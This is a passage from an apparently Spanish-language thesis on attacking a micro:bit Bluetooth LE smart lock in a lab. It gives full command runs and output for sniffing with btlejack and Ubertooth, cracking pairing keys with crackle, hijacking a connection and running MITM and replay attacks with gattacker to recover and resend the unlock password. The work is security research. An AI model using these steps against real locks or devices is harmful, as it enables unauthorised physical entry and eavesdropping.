5	0.8720372	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	37	Control Opcode: LL_VERSION_IND
6	0.228161	Master_0x1a9aabed	Slave_0x1a9aabed	SMP	37	Sent Pairing Request: AuthReq: Bonding, MITM   Initiator Key(s): LTK, IRK, CSRK   Respond...
7	0.265448	Master_0x1a9aabed	Slave_0x1a9aabed	LE LL	38	Control Opcode: LL_CONNECTION_UPDATE_REQ
8	0.278473	Slave_0x1a9aabed	Master_0x1a9aabed	SMP	37	Rcvd Pairing Response: AuthReq: Bonding, MITM   Initiator Key(s): IRK   Responder Key(s):...
9	0.463553	Master_0x1a9aabed	Slave_0x1a9aabed	SMP	47	Sent Pairing Confirm
10	0.464726	Slave_0x1a9aabed	Master_0x1a9aabed	SMP	47	Rcvd Pairing Confirm
11	0.494747	Master_0x1a9aabed	Slave_0x1a9aabed	SMP	47	Sent Pairing Random
12	0.498567	Slave_0x1a9aabed	Master_0x1a9aabed	SMP	47	Rcvd Pairing Random
13	0.498599	Master_0x1a9aabed	Slave_0x1a9aabed	LE LL	49	Control Opcode: LL_ENC_REQ
14	0.498862	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	39	Control Opcode: LL_ENC_RSP
15	0.505904	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	27	Control Opcode: LL_START_ENC_REQ
16	0.514631	Master_0x1a9aabed	Slave_0x1a9aabed	LE LL	31	Control Opcode: Unknown
17	0.522896	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	31	Control Opcode: Unknown
18	0.541421	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	51	LZCAP Fragment Start
19	0.541985	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	45	LZCAP Fragment Start

**Fig. 6.13.:** Paquetes SMP y tráfico encriptado (passkey).

### 6.1.3 Sniffing Passivo con Ubertooth


Por realizar una comparativa de herramientas y comprender las diferencias de las mismas, se ha decidido repetir el proceso con **ubertooth** y **ubertooth-tools**.

Se recomienda tener un **equipo dedicado** para ejecutar ubertooth. Se han encontrado problemas de **perdida de paquetes** cuando la antena se ejecuta sobre una maquina virtual debido a problemas con los drivers.

#### Just to Work

Para realizar una captura completa<sup>2</sup> fueron necesarios **varios intentos** por limitaciones de hardware. Solo se dispone de una antena ubertooth **cubriendo el canal 37 de advertisement**, por lo tanto las probabilidades de encontrar una conexión en este canal son escasas y disminuyen cuando se necesita encontrar las dos conexiones sobre el mismo canal.

En la figura 6.14 se presenta la captura cifrada de la conexión. En esta captura se encuentran los **paquetes SMP** correspondientes al proceso de negociación de claves de cifrado y los paquetes de interacción con el programa, entre los que se encuentra la clave de desbloqueo del candado cifrado con la LTK.



**Fig. 6.14:** Captura de la aplicación SmartLock con Ubertooth (Just to Work).

<sup>2</sup>La antena Microbit realiza dos comunicaciones. La primera trata del pairing entre la placa y el teléfono para establecer la clave de cifrado, mientras que la segunda son los paquetes correspondientes a la ejecución del programa de la placa.

## Passkey

El mismo proceso se repite para el emparejamiento con Passkey. Ambas conexiones deben caer sobre el **canal 37** para obtener todos los datos en una misma captura.

En la figura 6.15 se muestran los paquetes SMP y algunos paquetes ATT que supuestamente deberían aparecer cifrados. Esto se debe a que antes de realizarse el pairing y por tanto antes de establecerse la conexión cifrada, se **descargan todas las características del perfil** de bluetooth. Además, destaca un paquete ATT “**“Write Request”** tras un intento de escritura fallido, junto con la respuesta de la antena microbit “**“Insufficient Authentication”**”, denegando la escritura.




Fig. 6.15.: Captura de la aplicación SmartLock con Ubertooth (Passkey).

### 6.1.4 Crackle

El módulo bluetooth de la antena Microbit utiliza el emparejamiento **BLE Legacy**. En estos casos, se puede ejecutar un **ataque de fuerza bruta** para averiguar la TK y así **desencriptar el tráfico**. Para ello se usan en combinación las herramientas btlejack + crackle(modificado)<sup>3</sup> o crackle + ubertooth.

<sup>3</sup>Crackle arroja un error en el parseo de los datos introducidos si se le pasa la captura directamente desde btlejack. Para eliminar este error, es necesario modificar crackle como se indica en este enlace [23].

## Just to Work (btlejack)

En la figura 6.17, se muestra el resultado de ejecutar **crackle** sobre la captura obtenida con btlejack y un método de emparejamiento **Just to Work**. En ella, se observa el valor de la clave TK, siendo “000000”, valor característico de un pairing con Just to Work. Para desencriptar la **segunda conexión** se repite la ejecución de crackle pasándole como argumento la **LTK**. Finalmente se obtiene la **password de desbloqueo** como se ve en la figura 6.16.




Fig. 6.16.: Password de desbloqueo del Smartlock (Just to Work) capturado con btlejack.

```
s4mu51@kali:~/Desktop/btlejack_sniffing_JustToWork$ crackle -i btlajack_justwork.pcap
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 2 connections

Analyzing connection 0:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 11 encrypted packets
Cracking with strategy 0, 20 bits of entropy

!!!
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm)
!!!

Decrypted 11 packets
LTK found: 7989b3070481db1a039c240755262cc8

Analyzing connection 1:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 60 encrypted packets
Unable to crack due to the following error:
Missing both Mrand and Srand

Specify an output file with -o to decrypt packets!
s4mu51@kali:~/Desktop/btlejack_sniffing_JustToWork$ crackle -i btlajack_justwork.pcap -l 7989b3070481db1a039c240755262cc8
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 2 connections

Analyzing connection 0:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 11 encrypted packets
Decrypted 0 packets

Analyzing connection 1:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 60 encrypted packets
Decrypted 58 packets
```

Fig. 6.17.: Desencriptando emparejamiento Just to Work capturado con btlejack.

## Just to Work (ubertooth)

El proceso se repite con la herramienta **ubertooth**. En la figura 6.18 se aprecian las dos conexiones que realiza el perfil de bluetooth de la microbit, se obtiene la TK con valor “000000” característica de este tipo de pairing y se deriva la LTK que es pasada como argumento para desencriptar la segunda conexión. En la figura 6.19 se dispone de la segunda **captura denscriptada**.

```
—(s4mu51㉿kali)-[~/Desktop/ubertooth_sniffing_crackle/JustWork]
$ crackle -i ubertooth_JustWork.pcap
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 2 connections


analyzing connection 0:
  5c:f3:6e:a8:5c:0c (random) → e4:28:0f:8e:67:39 (random)
  Found 7 encrypted packets
  Cracking with strategy 0, 20 bits of entropy
  !!!
  TK found: 000000
  ding ding ding, using a TK of 0! Just Cracks(tm)
  !!!
  Decrypted 7 packets
  LTK found: 235bdd51d38c7793b3aa2eae94ca656

analyzing connection 1:
  5c:f3:6e:a8:5c:0c (random) → e4:28:0f:8e:67:39 (random)
  Found 61 encrypted packets
  Unable to crack due to the following error:
    Missing both Mrand and Srand
  Specify an output file with -o to decrypt packets!
—(s4mu51㉿kali)-[~/Desktop/ubertooth_sniffing_crackle/JustWork]
$ crackle -i ubertooth_JustWork.pcap -l 235bdd51d38c7793b3aa2eae94ca656
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 2 connections

analyzing connection 0:
  5c:f3:6e:a8:5c:0c (random) → e4:28:0f:8e:67:39 (random)
  Found 7 encrypted packets
  Decrypted 0 packets

analyzing connection 1:
  5c:f3:6e:a8:5c:0c (random) → e4:28:0f:8e:67:39 (random)
  Found 61 encrypted packets
  Decrypted 59 packets
```

**Fig. 6.18.:** Desencriptando emparejamiento Just to Work capturado con ubertooth.



**Fig. 6.19.:** Password de desbloqueo del Smartlock (Just to Work) capturado con ubertooth.

## Passkey (btlejack)

En la figura 6.20, se muestra el resultado de ejecutar **crackle** sobre la captura obtenida con btlejack y el modo de emparejamiento **passkey**. En ella, se observa el valor de la **TK “800102” (PIN introducido)** para el método de emparejamiento Passkey. Posteriormente la **LTK** se utiliza como entrada para **desencriptar la segunda conexión** y obtener la clave de desbloqueo de la aplicación de la figura 6.21.

```
s4mu51@kali:~/Desktop/btlejack_sniffing_passkey$ crackle -i btlajack_passkey.pcap
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 2 connections

Analyzing connection 0:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 13 encrypted packets
Cracking with strategy 0, 20 bits of entropy

!!!
TK found: 800102
!!!

Decrypted 13 packets
LTK found: e16ba2bd37ed8bb852bc0b951219c858

Analyzing connection 1:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 57 encrypted packets
Unable to crack due to the following error:
    Missing both Mrand and Strand

Specify an output file with -o to decrypt packets!
s4mu51@kali:~/Desktop/btlejack_sniffing_passkey$ crackle -i btlajack_passkey.pcap -l e16ba2bd37ed8bb852bc0b951219c858
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 2 connections

Analyzing connection 0:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 13 encrypted packets
Decrypted 0 packets

Analyzing connection 1:
57:aa:47:c5:54:35 (public) → c9:bc:eb:bc:d5:84 (public)
Found 57 encrypted packets
Decrypted 56 packets
```

Fig. 6.20.: Desencriptando emparejamiento Passkey capturado con btlejack.





Fig. 6.21.: Password de desbloqueo del Smartlock (Passkey) capturado con btlejack.

## Passkey (ubertooth)

El proceso se repite con la herramienta **ubertooth**. En la figura 6.22 se aprecian **3 conexiones**. La primera conexión hace referencia al proceso de pairing tal y como se explicaba anteriormente. Las dos conexiones siguientes se deben a dos interacciones con la aplicación Smartlock (se realizó una conexión extra).

En la misma figura se averigua la **TK con valor “876567”** y se deriva la **LTK** que es pasada como argumento para **desencriptar la dos conexiones** restantes. En la figura 6.23 se muestra la password transmitida.



```
(s4mu51㉿kali)-[~/Desktop/ubertooth_sniffing_crackle/Passkey]
└─$ crackle -i ubertooth_passkey.pcap
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 3 connections

Analyzing connection 0:
  5d:2b:51:9e:6c:ed (random) → c9:bc:eb:bc:d5:84 (random)
  Found 6 encrypted packets
  Cracking with strategy 0, 20 bits of entropy
  !!!
  TK found: 876567
  !!!
  Decrypted 6 packets
  LTK found: 4b8264e713060895732f0c209fcf12e2

Analyzing connection 1:
  5d:2b:51:9e:6c:ed (random) → c9:bc:eb:bc:d5:84 (random)
  Found 43 encrypted packets
  Unable to crack due to the following error:
    Missing both Mrand and Strand

Analyzing connection 2:
  5d:2b:51:9e:6c:ed (random) → c9:bc:eb:bc:d5:84 (random)
  Found 59 encrypted packets
  Unable to crack due to the following error:
    Missing both Mrand and Strand

Specify an output file with -o to decrypt packets!
(s4mu51㉿kali)-[~/Desktop/ubertooth_sniffing_crackle/Passkey]
└─$ crackle -i ubertooth_passkey.pcap -l 4b8264e713060895732f0c209fcf12e2
Warning: No output file specified. Decrypted packets will be lost to the ether.
Found 3 connections


Analyzing connection 0:
  5d:2b:51:9e:6c:ed (random) → c9:bc:eb:bc:d5:84 (random)
  Found 6 encrypted packets
  Decrypted 0 packets

Analyzing connection 1:
  5d:2b:51:9e:6c:ed (random) → c9:bc:eb:bc:d5:84 (random)
  Found 43 encrypted packets
  Decrypted 41 packets

Analyzing connection 2:
  5d:2b:51:9e:6c:ed (random) → c9:bc:eb:bc:d5:84 (random)
  Found 59 encrypted packets
  Decrypted 57 packets

Specify an output file with -o to decrypt packets!
```

Fig. 6.22.: Desencriptando emparejamiento Passkey capturado con ubertooth.



**Fig. 6.23.:** Password de desbloqueo del Smartlock (Passkey) capturado con ubertooth.

### 6.1.5 Hijacking

Se realiza el **hijacking** entre el dispositivo móvil y las placas Microbit. Este ataque solo es factible en **comunicaciones no cifradas**, por tanto se ejecuta solamente para el **modo noPairing** de las placas. A continuación, se presenta la figura 6.24, que muestra la escritura de la password de desbloqueo sobre el **handle “0x002a”** obtenidos ambos datos en la fase de sniffing.

```
Service UUID: 6e400001b5a3f393e0a9e50e24dcca9e
Characteristic UUID: 6e400002b5a3f393e0a9e50e24dcca9e
  | handle: 0026
  | properties: indicate (20)
  \ value handle: 0027

Characteristic UUID: 6e400003b5a3f393e0a9e50e24dcca9e
  | handle: 0029
  | properties: write_without_resp write (0c)
  \ value handle: 002a

btlejack> write 002a str '1234#'
>> 06 05 01 00 04 00 13
```

**Fig. 6.24.:** Hijacking a la aplicación Smartlock (noPairing).

### 6.1.6 Replay Attack

Se utiliza la herramienta **gattacker** para ejecutar una **ataque de replay** y abrir la cerradura de microbit. Este ataque es factible para algunas comunicaciones cifradas (Just to Work) y aquellas comunicaciones que no empleen emparejamiento.



maestro, por lo que no será visible para el móvil. En la figura 6.27 se aprecia como la aplicación móvil se conecta al dispositivo slave clonado y envía la password en plano.

```
root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node advertise.js -a devices/f40b2f3f0bcb_BBC-micro-bit-vegev-.adv.json -s devices/f40b2f3f0bcb.srv.json
Ws-slave address: 172.16.159.129
peripheralId: f40b2f3f0bcb
advertisement file: devices/f40b2f3f0bcb_BBC-micro-bit-vegev-.adv.json
EIR: 0201061609424243206d8963726f3a626974205b76656765765d
scanResponse:
on open
poweredOn
Noble MAC address : 80:9f:9b:86:47:8a
initialized !
waiting for interface to initialize ...
BLENO - on → stateChange: poweredOn
on → advertisingStart: success
setServices: success
<<<<<<<< INITIALZED >>>>>>>>>
Client connected: 4b:40:09:00:2a:79
>> Write: 6e400001b5a3f393e0a9e50e24dcc9e : 3132333423 (1234#)
```

**Fig. 6.27.:** Ataque MITM en proceso.

- **Attaque Replay:** Finalmente cuando la víctima se desconecta, se disponen de todos los paquetes transmitidos durante el proceso. Por lo que se puede ejecutar el ataque de replay fácilmente. Véase la figura 6.28.

```
root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node replay.js -i dump/f40b2f3f0bcb.log -p f40b2f3f0bcb -s devices/f40b2f3f0bcb.srv.json
Ws-slave address: 172.16.159.129
on open
poweredOn
Noble MAC address : 80:9f:9b:86:47:8a
initialized !
WRTE CMD: 3132333423
^C
root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker#
```

**Fig. 6.28.:** Ataque replay contra la aplicación SmartLock.

## Just to Work y Passkey

Es posible completar el MITM contra un emparejamiento Just to Work y Passkey si **empareja previamente el atacante** con la placa mediante las opciones de emparejamiento del sistema operativo (kali) y se simula otro punto de entrada para que la víctima se conecte.

Para llevar a cabo un ataque de Replay con gattacker se siguen los siguientes pasos:

- **Se pone la antena microbit en modo emparejamiento:** En este modo el perfil de bluetooth envía paquetes advertisement alertando de su presencia a todos los dispositivos del entorno. Se extrae una copia de los paquetes para simular el dispositivo (figura 6.29).
- **Se extraen los servicios del perfil de bluetooth** (figura 6.30).

```

root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node scan.js
Ws-slave address: 172.16.159.129
on open
poweredOn
Start scanning.
peripheral discovered (9bcebbcd584 with address <c9:bc:eb:bc:d5:84, random>, connectable true, RSSI -42:
    Name: BBC micro:bit [vagep]
    EIR: 0201061609424243206d6963726f3a626974205b76616765705d ( BBC micro:bit [vagep])

advertisement saved: devices/c9bcebbcd584_BBC-micro-bit-vagep-.adv.json
peripheral discovered (784f4364f484 with address <78:4f:43:64:f4:84, public>, connectable true, RSSI -43:
    EIR: 0201060affc0001005431c076a4a ( L C jj)

advertisement saved: devices/784f4364f484_.adv.json
peripheral discovered (66e75ec6a69f with address <66:e7:5e:c6:a6:9f, random>, connectable true, RSSI -44:
    EIR: 02010613ff4c000c0e088e90a7bd2f35caa169e675ba49 ( L /5 i u I)

advertisement saved: devices/66e75ec6a69f_.adv.json
peripheral discovered (67d8d9128d3b with address <67:d8:d9:12:8d:3b, random>, connectable true, RSSI -51:
    EIR: 02011a020a0c0bff4c0010061d1a9d2d02f2 ( L - )

advertisement saved: devices/67d8d9128d3b_.adv.json

```

**Fig. 6.29.:** Captura de mensajes advertisement del dispositivo Slave.

```

root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node scan.js c9bcebbcd584
Ws-slave address: 172.16.159.129
on open
poweredOn
Start exploring c9bcebbcd584
Start to explore c9bcebbcd584
explore state: c9bcebbcd584 : startScan
already saved advertisement for 784f4364f484 (undefined)
refreshed advertisement for 66e75ec6a69f (undefined)
    EIR: 02010613ff4c000c0e089390a9238bf039e9d3253d88c0 ( L # 9 %= )

advertisement saved: devices/66e75ec6a69f_.20210213172028.adv.json
explore state: c9bcebbcd584 : discovered
explore state: c9bcebbcd584 : start
refreshed advertisement for c9bcebbcd584 (BBC micro:bit)
    Name: BBC micro:bit
    EIR: 0201040e09424243206d6963726f3a626974 ( BBC micro:bit)

advertisement saved: devices/c9bcebbcd584_BBC-micro-bit.20210213172028.adv.json
already saved advertisement for 67d8d9128d3b (undefined)
explore state: c9bcebbcd584 : finished
Services file devices/c9bcebbcd584.srv.json saved!

```

**Fig. 6.30.:** Obtención de servicios del dispositivo Slave.

- **Se realiza un ataque MITM:** Este ataque permite visualizar los datos transmitidos entre el móvil y la placa en texto plano y realiza un volcado de datos para ser utilizado para un posterior ataque de replay.

```

root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node advertise.js -a devices/c9bcebbcd584_BBC-micro-bit
c9bcebbcd584_BBC-micro-bit.20210213172028.adv.json c9bcebbcd584_BBC-micro-bit-vagep-.adv.json
root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node advertise.js -a devices/c9bcebbcd584_BBC-micro-bit-vagep-.adv.json -s devices/c9bcebbcd584.srv.json
Ws-slave address: 172.16.159.129
peripheralId: c9bcebbcd584
advertisement file: devices/c9bcebbcd584_BBC-micro-bit-vagep-.adv.json
EIR: 0201061609424243206d6963726f3a626974205b76616765705d
scanResponse:
on open
poweredOn
Noble MAC address : d1:21:13:c1:49:00
initialized !
waiting for interface to initialize...
    target device connected
BLENO - on → stateChange: poweredOn
on → advertisingStart: success
setServices: success
<<<<<<<<< INITIALIZED >>>>>>>>>>
Client connected: 44:06:65:3c:7c:f5
>> Write: 6e400001b5af393e0a9e50a24dcca9e → 6e400003b5a3f393e0a9e50e24dcca9e : 3132333423 (1234#)
Client disconnected: 44:06:65:3c:7c:f5

```

**Fig. 6.31.:** Ataque MITM en proceso y password de desbloqueo.

- Se ejecuta el ataque de replay desbloqueando el candado.

```
root@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node replay.js -i dump/c9bcebbcd584.log -s devices/c9bcebbcd584.srv.json -p c9bcebbc
d584
Ws-slave address: 172.16.159.129
